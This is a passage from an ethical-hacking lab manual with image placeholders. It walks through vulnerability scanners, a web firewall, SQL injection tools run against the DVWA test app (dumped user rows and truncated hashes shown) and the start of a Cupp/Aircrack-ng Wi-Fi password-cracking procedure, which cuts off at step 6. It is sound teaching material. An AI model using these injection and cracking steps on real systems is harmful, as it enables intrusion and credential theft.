Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Date: [REDACTED]
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: [REDACTED]
ETag: "1868-5449a4bb0b3d00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1745
Connection: close
Content-Type: text/html
Query complete.

```

Information such as Domain name, open ports, Server type and other information are extracted.


ii. Microsoft Baseline Security Analyzer

The Microsoft Baseline Security Analyzer is a Windows-based Patch management tool powered by Microsoft. MBSA identify the missing security updates and common security misconfigurations.


MBSA is capable of scanning Local system, remote system, and range of the computer.




Select the scanning options as required




MBSA will first get updates from Microsoft, Scan, and then download the security updates.



In the above figure, MBSA Scanning result showing **Security Update Scan Results**. Security Update scan results are categorized by issue and results showing a number of missing updates.




In the figure above, MBSA Scanning result showing **Administrative Vulnerabilities**. Vulnerabilities such as Password expiry, updates, firewalls issues, accounts and other vulnerabilities are mentioned.




In the above figure, MBSA Scanning result showing **System information, IIS scan results, SQL Server Result and Desktop application results.**

iii. Syhunt Hybrid

Using **Syhunt Hybrid**, go to Dynamic Scanning. This package also supports Code Scanning and Log Scanning.




Enter the URL or IP address



Showing Scanning Results, you click on the vulnerability to check the issue and its solution.




Showing Description of vulnerability detected by the tool. Solution tool will provide a recommendation to resolve the issue.



Practical No. 8

a. Protect the Web Application using dotDefender.

dotDefender allows businesses to protect external websites and internal applications in an affordable, effective and simple manner without involving costly security experts. dotDefender is a multi-platform solution running on Apache and IIS web servers. Central management ensures a single point of control and reporting for all servers.



You can modify the Default Security Profile or any of the Website Security Profiles.



b. Demonstrate the following tools to perform SQL Injection:

i. Tyrant SQL

Tyrant SQL is a Havij based cross-platform. It's Sqlmap's gui version.

Data Tab View:


user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.1...	5f4dcc3b5a...	admin	admin
2	gordonb	http://192.168.1...	e99a18c42...	Brown	Gordon
3	1337	http://192.168.1...	8d3533d75...	Me	Hack
4	pablo	http://192.168.1...	Od107d09f...	Picasso	Pablo
5	smithy	http://192.168.1...	5f4dcc3b5a...	Smith	Bob

Information Panel Log:

```
[INFO] Database 2: mysql
[INFO] Database 3: owasp10
[INFO] Database 4: wackopicko
[INFO]Databases scanning complete!
[INFO]Getting dvwa tables.Please, wait
[INFO]2 tables was found on database dvwa
[INFO]Getting table content, wait
[INFO]Table completely loaded.
```

ii. Havij

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.



iii. BBQSQL

BBQSQL is a blind SQL injection framework written in Python. It is extremely useful when attacking tricky SQL injection vulnerabilities. BBQSQL is also a semi-automatic tool, allowing quite a bit of customization for those hard to trigger SQL injection findings. The tool is built to be database agnostic and is extremely versatile. It also has an intuitive UI to make setting up attacks much easier. Python gevent is also implemented, making BBQSQL extremely fast.

Practical No. 9

Use Aircrack-ng suite for wireless hacking and countermeasures.

In this case, we have captured some 802.11 (Wireless Network) packets and save the file. Using this file with “**Cupp**” and “**Aircrack-ng**,” we will create a password file and crack the password.


Procedure:

1. Capture some wlan packets using filter “**eth.add==aa:bb:cc:dd:ee**” and save the file.
2. Go to Kali Linux terminal.
3. Change the directory to the desktop.

```
root@kali:~# cd Desktop
```

4. Download the “**Cupp**” utility to create wordlist

```
root@kali:~# git clone https://github.com/chetan31295/cupp.git
```



The screenshot shows a terminal window titled "root@kali: ~/Desktop". The terminal displays the following command and its execution:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/chetan31295/cupp.git
Cloning into 'cupp'...
remote: Counting objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Unpacking objects: 100% (65/65), done.
root@kali:~/Desktop#
```

5. Change the directory to /Desktop/Cupp

```
root@kali:~/Desktop# cd cupp
```

6. List the folders in the current directory.

```
